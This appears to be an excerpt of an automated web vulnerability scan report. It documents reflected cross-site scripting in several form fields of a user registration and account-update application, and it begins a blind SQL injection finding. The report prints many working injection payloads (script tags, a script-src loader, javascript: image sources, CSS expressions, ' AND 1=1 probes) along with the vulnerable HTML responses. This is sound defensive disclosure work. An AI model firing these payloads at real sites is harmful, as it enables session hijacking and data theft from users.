          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>State</td>
        <td><input type=text name="state" size=20
              value=""'><qqs `;!--=&{()}>">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Zip Code</td>
        <td><input type=text name="zip" size=20
              value="10001"
```

Payload :

```
firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=%22%3E%3Cqss
%3E&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
```

Result :

```
value="Sunnydale">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>State</td>
        <td><input type=text name="state" size=20
             value=""><qss>">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Zip Code</td>
        <td><input type=text name="zip" size=20
             value="10001">
```

QID: 150001 🟥🟥🟥🟥🟥 **/ Cross-Site Scripting (XSS)**

Reflected Cross-Site Scripting (XSS) Vulnerabilities

URL: http://134.154.14.153:8080/yuliana/registration/processUser

CWE IDs:	CWE-79
OWASP References:	A2: Cross-Site Scripting (XSS)
WASC References:	WASC-8: CROSS-SITE SCRIPTING

Vulnerable Parameter:	address2

Description:

XSS vulnerabilities occur when the Web application echoes user-supplied data in an HTML response sent to the Web browser. For example, a Web application might include the user's name as part of a welcome message or display a home address when confirming a shipping destination. If the user-supplied data contain characters that are interpreted as part of an HTML element instead of literal text, then an attacker can modify the HTML that is received by the victim's Web browser.

The XSS payload is echoed in HTML document returned by the request. An XSS payload may consist of HTML, JavaScript or other content that will be rendered by the browser. In order to exploit this vulnerability, a malicious user would need to trick a victim into visiting the URL with the XSS payload.

Impact:

XSS exploits pose a significant threat to a Web application, its users and user data. XSS exploits target the users of a Web application rather than the Web application itself. An exploit can lead to theft of the user's credentials and personal or financial information. Complex exploits and attack scenarios are possible via XSS because it enables an attacker to execute dynamic code. Consequently, any capability or feature available to the Web browser (for example HTML, JavaScript, Flash and Java applets) can be used to as a part of a compromise.

Solution:

Filter all data collected from the client including user-supplied content and browser content such as Referrer and User-Agent headers.

Any data collected from the client and displayed in a Web page should be HTML-encoded to ensure the content is rendered as text instead of an HTML element or JavaScript.

Results

Authenticated:	No
Form Entry Point:	http://134.154.14.153:8080/yuliana/registration/displayUserRegistration

---

Payload :

firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=%22%3E%3Cqss
%3E&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :

```
3 Main St.">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Address2</td>
        <td><input type=text name="address2" size=20
             value=""><qss>"></td>
      </tr>
      <tr>
        <td align=right>City</td>
        <td><input type=text name="city" size=20
             value="Sunnydale">
          <font color=red>*</font></td>
```

Payload :

```
firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.%20%3Cscript%3E_q_q%3Drandom()%3C
%2Fscript%3E&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
```

Result :

```
<font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Address2</td>
        <td><input type=text name="address2" size=20
             value="123 Main St. <script>_q_q=random()</script>"></td>
      </tr>
      <tr>
        <td align=right>City</td>
        <td><input type=text name="city" size=20
             value="Sunnydale">
          <font color=red>*</fo
```

Payload :

```
firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=%22'%3E%3Cqss
%3E&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
```

Result :

```
Main St.">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Address2</td>
        <td><input type=text name="address2" size=20
             value=""'><qss>"></td>
      </tr>
      <tr>
        <td align=right>City</td>
        <td><input type=text name="city" size=20
             value="Sunnydale">
          <font color=red>*</font></td>
```

Payload :

```
firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=%22'%3E%3Cqqs%20%60%3b!--%3D%26%7b()%7d
%3E&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
```

Result :

```
Main St.">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Address2</td>
        <td><input type=text name="address2" size=20
              value=""'><qqs`;!--=&{()}>"></td>
      </tr>
      <tr>
        <td align=right>City</td>
        <td><input type=text name="city" size=20
              value="Sunnydale">
          <font color=red>*</fon
```

QID: 150001 🟥🟥🟥🟥🟥 **/ Cross-Site Scripting (XSS)**

Reflected Cross-Site Scripting (XSS) Vulnerabilities

URL: http://134.154.14.153:8080/yuliana/registration/processUser

CWE IDs:	CWE-79
OWASP References:	A2: Cross-Site Scripting (XSS)
WASC References:	WASC-8: CROSS-SITE SCRIPTING

Vulnerable Parameter: city

Description:

XSS vulnerabilities occur when the Web application echoes user-supplied data in an HTML response sent to the Web browser. For example, a Web application might include the user's name as part of a welcome message or display a home address when confirming a shipping destination. If the user-supplied data contain characters that are interpreted as part of an HTML element instead of literal text, then an attacker can modify the HTML that is received by the victim's Web browser.

The XSS payload is echoed in HTML document returned by the request. An XSS payload may consist of HTML, JavaScript or other content that will be rendered by the browser. In order to exploit this vulnerability, a malicious user would need to trick a victim into visiting the URL with the XSS payload.

Impact:

XSS exploits pose a significant threat to a Web application, its users and user data. XSS exploits target the users of a Web application rather than the Web application itself. An exploit can lead to theft of the user's credentials and personal or financial information. Complex exploits and attack scenarios are possible via XSS because it enables an attacker to execute dynamic code. Consequently, any capability or feature available to the Web browser (for example HTML, JavaScript, Flash and Java applets) can be used to as a part of a compromise.

Solution:

Filter all data collected from the client including user-supplied content and browser content such as Referrer and User-Agent headers.

Any data collected from the client and displayed in a Web page should be HTML-encoded to ensure the content is rendered as text instead of an HTML element or JavaScript.

Results

Authenticated:	No
Form Entry Point:	http://134.154.14.153:8080/yuliana/registration/displayUserRegistration

Payload :

firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=%22'%3E%3Cqss%3E&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :

```
dress2" size=20
                         value="123 Main St."></td>
           </tr>
           <tr>
               <td align=right>City</td>
               <td><input type=text name="city" size=20
                         value=""'><qss>">
                   <font color=red>*</font></td>
           </tr>
           <tr>
               <td align=right>State</td>
               <td><input type=text name="state" size=20
                         value="CA">
```

Payload :

```
firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale%20%3Cscript%3E_q_q
%3Drandom()%3C%2Fscript%3E&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
```

Result :

```
value="123 Main St."></td>
           </tr>
           <tr>
               <td align=right>City</td>
               <td><input type=text name="city" size=20
                         value="Sunnydale <script>_q_q=random()</script>">
                   <font color=red>*</font></td>
           </tr>
           <tr>
               <td align=right>State</td>
               <td><input type=text name="state" size=20
                         value="CA">
```

Payload :

```
firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=%22'%3E%3Cqqs%20%60%3b!--
%3D%26%7b()%7d%3E&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
```

Result :

```
dress2" size=20
                         value="123 Main St."></td>
           </tr>
           <tr>
               <td align=right>City</td>
               <td><input type=text name="city" size=20
                         value=""'><qqs `;!--=&{()}>">
                   <font color=red>*</font></td>
           </tr>
           <tr>
               <td align=right>State</td>
               <td><input type=text name="state" size=20
                         value="CA">
```

Payload :

```
firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=%22%3E%3Cqss
%3E&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
```

Result :	(see below)

```
ddress2" size=20
                    value="123 Main St."></td>
         </tr>
         <tr>
            <td align=right>City</td>
            <td><input type=text name="city" size=20
                    value=""><qss>">
               <font color=red>*</font></td>
         </tr>
         <tr>
            <td align=right>State</td>
            <td><input type=text name="state" size=20
                    value="CA">
```

QID: 150001 🟥🟥🟥🟥🟥 **/ Cross-Site Scripting (XSS)**

Reflected Cross-Site Scripting (XSS) Vulnerabilities

URL: http://134.154.14.153:8080/yuliana/registration/processUser

CWE IDs:	CWE-79
OWASP References:	A2: Cross-Site Scripting (XSS)
WASC References:	WASC-8: CROSS-SITE SCRIPTING
Vulnerable Parameter:	country

Description:

XSS vulnerabilities occur when the Web application echoes user-supplied data in an HTML response sent to the Web browser. For example, a Web application might include the user's name as part of a welcome message or display a home address when confirming a shipping destination. If the user-supplied data contain characters that are interpreted as part of an HTML element instead of literal text, then an attacker can modify the HTML that is received by the victim's Web browser.

The XSS payload is echoed in HTML document returned by the request. An XSS payload may consist of HTML, JavaScript or other content that will be rendered by the browser. In order to exploit this vulnerability, a malicious user would need to trick a victim into visiting the URL with the XSS payload.

Impact:

XSS exploits pose a significant threat to a Web application, its users and user data. XSS exploits target the users of a Web application rather than the Web application itself. An exploit can lead to theft of the user's credentials and personal or financial information. Complex exploits and attack scenarios are possible via XSS because it enables an attacker to execute dynamic code. Consequently, any capability or feature available to the Web browser (for example HTML, JavaScript, Flash and Java applets) can be used to as a part of a compromise.

Solution:

Filter all data collected from the client including user-supplied content and browser content such as Referrer and User-Agent headers.

Any data collected from the client and displayed in a Web page should be HTML-encoded to ensure the content is rendered as text instead of an HTML element or JavaScript.

Results

Authenticated:	No
Form Entry Point:	http://134.154.14.153:8080/yuliana/registration/displayUserRegistration

Payload :

firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=%22%3E%3Cqss%3E&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :

```
value="10001">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Country</td>
        <td><input type=text name="country" size=20
             value=""><qss>">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align="right"><p>Credit card type</td>
        <td><select name="creditCardType" size="1">
            <option val
```

Payload :

firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=%22'%3E%3Cqqs%20%60%3b!--%3D%26%7b()%7d %3E&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :

```
alue="10001">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Country</td>
        <td><input type=text name="country" size=20
             value=""'><qqs `;!--=&{()}>">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align="right"><p>Credit card type</td>
        <td><select name="creditCardType" size="1">
```

Payload :

firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=%22'%3E%3Cqss%3E&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :

```
alue="10001">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Country</td>
        <td><input type=text name="country" size=20
             value=""'><qss>">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align="right"><p>Credit card type</td>
        <td><select name="creditCardType" size="1">
            <option val
```

Payload :

firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1%20%3Cscript%3E_q_q%3Drandom()%3C%2Fscript %3E&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :

```
">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Country</td>
        <td><input type=text name="country" size=20
             value="1 <script>_q_q=random()</script>">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align="right"><p>Credit card type</td>
        <td><select name="creditCardType" size="1">
```

QID: 150001 🟥🟥🟥🟥🟥 **/ Cross-Site Scripting (XSS)**

Reflected Cross-Site Scripting (XSS) Vulnerabilities

URL: http://134.154.14.153:8080/yuliana/registration/processUser

CWE IDs:	CWE-79
OWASP References:	A2: Cross-Site Scripting (XSS)
WASC References:	WASC-8: CROSS-SITE SCRIPTING

Vulnerable Parameter: zip

Description: XSS vulnerabilities occur when the Web application echoes user-supplied data in an HTML response sent to the Web browser. For example, a Web application might include the user's name as part of a welcome message or display a home address when confirming a shipping destination. If the user-supplied data contain characters that are interpreted as part of an HTML element instead of literal text, then an attacker can modify the HTML that is received by the victim's Web browser.

The XSS payload is echoed in HTML document returned by the request. An XSS payload may consist of HTML, JavaScript or other content that will be rendered by the browser. In order to exploit this vulnerability, a malicious user would need to trick a victim into visiting the URL with the XSS payload.

Impact: XSS exploits pose a significant threat to a Web application, its users and user data. XSS exploits target the users of a Web application rather than the Web application itself. An exploit can lead to theft of the user's credentials and personal or financial information. Complex exploits and attack scenarios are possible via XSS because it enables an attacker to execute dynamic code. Consequently, any capability or feature available to the Web browser (for example HTML, JavaScript, Flash and Java applets) can be used to as a part of a compromise.

Solution: Filter all data collected from the client including user-supplied content and browser content such as Referrer and User-Agent headers.

Any data collected from the client and displayed in a Web page should be HTML-encoded to ensure the content is rendered as text instead of an HTML element or JavaScript.

Results

Authenticated: No

Form Entry Point: http://134.154.14.153:8080/yuliana/registration/displayUserRegistration

---

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=%22%3E%3Cqss%3E&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :

```
value="CA">
                <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>Zip Code</td>
             <td><input type=text name="zip" size=20
                      value=""><qss>">
                <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>Country</td>
             <td><input type=text name="country" size=20
                      value="1">
```

Payload :

```
firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=
%22'%3E%3Cqss%3E&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
```

Result :

```
value="CA">
                <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>Zip Code</td>
             <td><input type=text name="zip" size=20
                      value=""'><qss>">
                <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>Country</td>
             <td><input type=text name="country" size=20
                      value="1">
```

Payload :

```
firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main
St.&city=Sunnydale&state=CA&zip=10001%20%3Cscript%3E_q_q%3Drandom()%3C%2Fscript
%3E&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
```

Result :

```
>
                <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>Zip Code</td>
             <td><input type=text name="zip" size=20
                      value="10001 <script>_q_q=random()</script>">
                <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>Country</td>
             <td><input type=text name="country" size=20
                      value="1"
```

Payload :

```
firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=
%22'%3E%3Cqqs%20%60%3b!--%3D%26%7b()%7d%3E&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
```

Result :	

```
value="CA">
          <font color=red>*</font></td>
    </tr>
    <tr>
      <td align=right>Zip Code</td>
      <td><input type=text name="zip" size=20
           value=""><qqs `;!--=&{()}>">
        <font color=red>*</font></td>
    </tr>
    <tr>
      <td align=right>Country</td>
      <td><input type=text name="country" size=20
           value="1">
```

QID: 150001 🟥🟥🟥🟥🟥 **/ Cross-Site Scripting (XSS)**

Reflected Cross-Site Scripting (XSS) Vulnerabilities

URL: http://134.154.14.153:8080/yuliana/registration/processUser

CWE IDs:	CWE-79
OWASP References:	A2: Cross-Site Scripting (XSS)
WASC References:	WASC-8: CROSS-SITE SCRIPTING
Vulnerable Parameter:	lastName

Description:

XSS vulnerabilities occur when the Web application echoes user-supplied data in an HTML response sent to the Web browser. For example, a Web application might include the user's name as part of a welcome message or display a home address when confirming a shipping destination. If the user-supplied data contain characters that are interpreted as part of an HTML element instead of literal text, then an attacker can modify the HTML that is received by the victim's Web browser.

The XSS payload is echoed in HTML document returned by the request. An XSS payload may consist of HTML, JavaScript or other content that will be rendered by the browser. In order to exploit this vulnerability, a malicious user would need to trick a victim into visiting the URL with the XSS payload.

Impact:

XSS exploits pose a significant threat to a Web application, its users and user data. XSS exploits target the users of a Web application rather than the Web application itself. An exploit can lead to theft of the user's credentials and personal or financial information. Complex exploits and attack scenarios are possible via XSS because it enables an attacker to execute dynamic code. Consequently, any capability or feature available to the Web browser (for example HTML, JavaScript, Flash and Java applets) can be used to as a part of a compromise.

Solution:

Filter all data collected from the client including user-supplied content and browser content such as Referrer and User-Agent headers.

Any data collected from the client and displayed in a Web page should be HTML-encoded to ensure the content is rendered as text instead of an HTML element or JavaScript.

Results

Authenticated:	No
Form Entry Point:	http://134.154.14.153:8080/yuliana/registration/displayUserRegistration

Payload :

```
firstName=John&lastName=%22'%3E%3Cqqs%20%60%3b!--%3D%26%7b()%7d%3E&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main
St.&address2=123 Main
St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
```

Result :

```
ue="John">
                <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>Last Name</td>
             <td><input type=text name="lastName" size=20
                      value=""'><qqs`;!--=&{()}>">
                <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>Email Address</td>
             <td><input type=text name="emailAddress" size=20
```

Payload : firstName=John&lastName=%22'%3E%3Cqss%3E&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :

```
ue="John">
                <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>Last Name</td>
             <td><input type=text name="lastName" size=20
                      value=""'><qss>">
                <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>Email Address</td>
             <td><input type=text name="emailAddress" size=20
                      value="123
```

Payload : firstName=John&lastName=John%20%3Cscript%3E_q_q%3Drandom()%3C%2Fscript%3E&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :

```
<font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>Last Name</td>
             <td><input type=text name="lastName" size=20
                      value="John <script>_q_q=random()</script>">
                <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>Email Address</td>
             <td><input type=text name="emailAddress" size=20
```

Payload : firstName=John&lastName=%22%3E%3Cqss%3E&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :

```
lue="John">
                <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>Last Name</td>
             <td><input type=text name="lastName" size=20
                      value=""><qss>">
                <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>Email Address</td>
             <td><input type=text name="emailAddress" size=20
                      value="123
```

QID: 150001 🟥🟥🟥🟥🟥 / Cross-Site Scripting (XSS)

Reflected Cross-Site Scripting (XSS) Vulnerabilities

URL: http://134.154.14.153:8080/yuliana/user/account/updateUserDetails

CWE IDs:	CWE-79
OWASP References:	A2: Cross-Site Scripting (XSS)
WASC References:	WASC-8: CROSS-SITE SCRIPTING
Vulnerable Parameter:	country
Description:	XSS vulnerabilities occur when the Web application echoes user-supplied data in an HTML response sent to the Web browser. For example, a Web application might include the user's name as part of a welcome message or display a home address when confirming a shipping destination. If the user-supplied data contain characters that are interpreted as part of an HTML element instead of literal text, then an attacker can modify the HTML that is received by the victim's Web browser. The XSS payload is echoed in HTML document returned by the request. An XSS payload may consist of HTML, JavaScript or other content that will be rendered by the browser. In order to exploit this vulnerability, a malicious user would need to trick a victim into visiting the URL with the XSS payload.
Impact:	XSS exploits pose a significant threat to a Web application, its users and user data. XSS exploits target the users of a Web application rather than the Web application itself. An exploit can lead to theft of the user's credentials and personal or financial information. Complex exploits and attack scenarios are possible via XSS because it enables an attacker to execute dynamic code. Consequently, any capability or feature available to the Web browser (for example HTML, JavaScript, Flash and Java applets) can be used to as a part of a compromise.
Solution:	Filter all data collected from the client including user-supplied content and browser content such as Referrer and User-Agent headers. Any data collected from the client and displayed in a Web page should be HTML-encoded to ensure the content is rendered as text instead of an HTML element or JavaScript.

Results

Authenticated:	No
Form Entry Point:	http://134.154.14.153:8080/yuliana/user/account/displayAccountDetails
Payload :	firstName=fTest&lastName=lTest&companyName=John&address1=25800%20Carlos%20Bee%20Boulevard&address2=123 Main St.&city=Hayward&state=CA&zip=94542&country=%3CIMG%20SRC%3Djavascript%3Aqss%3D777%3E&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :

```
</td>




<!-- start the middle column -->


<td valign="top">
    <h1>Welcome</h1>

    <div id="userData">fTest, fTest<br>
        John<br>
        25800 Carlos Bee Boulevard<br>
        123 Main St.<br>
        Hayward, CA, 94542, <IMG SRC=javascript:qss=777><br>
    </div>
    <br>
    <div id="updateMessage"><p><i>You account has been updated</i></p></div>
    <br>
    <p>
        To update your account details, please
    </p>
    <form action="/yuliana/user/account/displayAccountDetails
```

Payload :

```
firstName=fTest&lastName=lTest&companyName=John&address1=25800%20Carlos%20Bee%20Boulevard&address2=123 Main St.&city=Hayward&state=CA&zip=94542&country=%3Cscript%20src%3D%2F
%2Flocalhost%2Fj%3E&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
```

Result :

```
</td>




<!-- start the middle column -->


<td valign="top">
    <h1>Welcome</h1>

    <div id="userData">fTest, fTest<br>
        John<br>
        25800 Carlos Bee Boulevard<br>
        123 Main St.<br>
        Hayward, CA, 94542, <script src=//localhost/j><br>
    </div>
    <br>
    <div id="updateMessage"><p><i>You account has been updated</i></p></div>
    <br>
    <p>
        To update your account details, please
    </p>
    <form action="/yuliana/user/account/displayAccountDetails"
```

Payload :

```
firstName=fTest&lastName=lTest&companyName=John&address1=25800%20Carlos%20Bee%20Boulevard&address2=123 Main St.&city=Hayward&state=CA&zip=94542&country=USA%20%3Cscript
%3E_q_q%3Drandom()%3C%2Fscript%3E&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
```

Result :

```
>




<!-- start the middle column -->


<td valign="top">
    <h1>Welcome</h1>

    <div id="userData">fTest, fTest<br>
        John<br>
        25800 Carlos Bee Boulevard<br>
        123 Main St.<br>
        Hayward, CA, 94542, USA <script>_q_q=random()</script><br>
    </div>
    <br>
    <div id="updateMessage"><p><i>You account has been updated</i></p></div>
    <br>
    <p>
        To update your account details, please
    </p>
    <form action="/yuliana/user/account/displayAccountDetail
```

Payload :

```
firstName=fTest&lastName=lTest&companyName=John&address1=25800%20Carlos%20Bee%20Boulevard&address2=123 Main St.&city=Hayward&state=CA&zip=94542&country=%3CDIV%20STYLE%3D
%22width%3Aexpression(qss%3D777)%22%3E&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
```

Result :

```
<!-- start the middle column -->


<td valign="top">
    <h1>Welcome</h1>

    <div id="userData">fTest, fTest<br>
        John<br>
        25800 Carlos Bee Boulevard<br>
        123 Main St.<br>
        Hayward, CA, 94542, <DIV STYLE="width:expression(qss=777)"><br>
    </div>
    <br>
    <div id="updateMessage"><p><i>You account has been updated</i></p></div>
    <br>
    <p>
        To update your account details, please
    </p>
    <form action="/yuliana/user/account/displayAccountDe
```

Payload :

```
firstName=fTest&lastName=lTest&companyName=John&address1=25800%20Carlos%20Bee%20Boulevard&address2=123 Main St.&city=Hayward&state=CA&zip=94542&country=%22%3E%3Cqss
%3E&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
```

Result :

```
</td>




<!-- start the middle column -->


<td valign="top">
    <h1>Welcome</h1>

    <div id="userData">fTest, fTest<br>
        John<br>
        25800 Carlos Bee Boulevard<br>
        123 Main St.<br>
        Hayward, CA, 94542, "><qss><br>
    </div>
    <br>
    <div id="updateMessage"><p><i>You account has been updated</i></p></div>
    <br>
    <p>
        To update your account details, please
    </p>
    <form action="/yuliana/user/account/displayAccountDetails" method="po
```

Payload :

firstName=fTest&lastName=lTest&companyName=John&address1=25800%20Carlos%20Bee%20Boulevard&address2=123 Main St.&city=Hayward&state=CA&zip=94542&country=%3Cscript%20%3D%22%3E%22%20SRC%3D%2F%2Flocalhost%2Fj%3E&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :

```
/td>




<!-- start the middle column -->


<td valign="top">
    <h1>Welcome</h1>

    <div id="userData">fTest, fTest<br>
        John<br>
        25800 Carlos Bee Boulevard<br>
        123 Main St.<br>
        Hayward, CA, 94542, <script =">" SRC=//localhost/j><br>
    </div>
    <br>
    <div id="updateMessage"><p><i>You account has been updated</i></p></div>
    <br>
    <p>
        To update your account details, please
    </p>
    <form action="/yuliana/user/account/displayAccountDetail
```

Payload :

firstName=fTest&lastName=lTest&companyName=John&address1=25800%20Carlos%20Bee%20Boulevard&address2=123 Main St.&city=Hayward&state=CA&zip=94542&country=%3CSCRIPT%2FQSS%20SRC%3D%2F%2Flocalhost%2Fj%3E&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :	</td>

```
<!-- start the middle column -->


<td valign="top">
    <h1>Welcome</h1>

    <div id="userData">fTest, fTest<br>
        John<br>
        25800 Carlos Bee Boulevard<br>
        123 Main St.<br>
        Hayward, CA, 94542, <SCRIPT/QSS SRC=//localhost/j><br>
    </div>
    <br>
    <div id="updateMessage"><p><i>You account has been updated</i></p></div>
    <br>
    <p>
        To update your account details, please
    </p>
    <form action="/yuliana/user/account/displayAccountDetail
```

QID: 150012 🟥🟥🟥🟥🟥 **/ SQL Injection**

Blind SQL Injection

URL: http://134.154.14.153:8080/yuliana/validation/passwordRecovery

CWE IDs:	CWE-89
OWASP References:	A1: Injection
WASC References:	WASC-19: SQL INJECTION
Vulnerable Parameter:	emailAddress

Description:

Blind SQL injection is a specialized type of SQL injection that enables an attacker to modify the syntax of a SQL query in order to retrieve, corrupt or delete data. A successful exploit manipulates query criteria in a manner that affects the query's logic. The typical causes of this vulnerability are lack of input validation and insecure construction of the SQL query.

Queries created by concatenating strings with SQL syntax and user-supplied data are prone to this vulnerability. When any part of the string concatenation can be modified, an attacker has the ability to change the meaning of the query.

Typical detection techniques for SQL injection vulnerabilities use a payload that attempts to produce an error response from the web application. Detection based on blind SQL injection uses inference based on the differences among the application's responses to various payloads. Blind SQL does not rely on error messages, which is beneficial when testing web applications that trap errors.

How It Works:
The WAS scanning engine uses a well known methodology called "*True and False*" inference to determine if there is a blind SQL injection vulnerability. Basically, it uses two payloads: one with a "*True condition*" and another with a "*False condition*". If there is a blind SQL injection vulnerability, the query with the "True condition" payload will cause the web application to return a different response than the "False condition".

A good example of a "True condition" payload would be **' AND 1=1**. Since 1 always equals 1, the condition is true. An example of a "False condition" payload would be **' AND 1=2**. Since 1 does not equal 2, the condition is false.

For example, let's say there is a web application with a textbox that searches for customer names and displays the results inside a table. And let's assume that if someone searches for John there is one result only. When scanning for the blind SQL injection vulnerability, the WAS scanning engine uses two payloads:

- True condition payload: This injects the string **John' AND 1=1** to issue the query "*return John only if 1=1*". Since 1 always equals 1 the condition is true. The result is John, which is the same result as using the string John.

- False condition payload: This injects the string **John' AND 1=2** to issue the query "*return John only if 1=2*". Since 1 is never equal to 2, the condition is false. The result is nothing or "No results found".

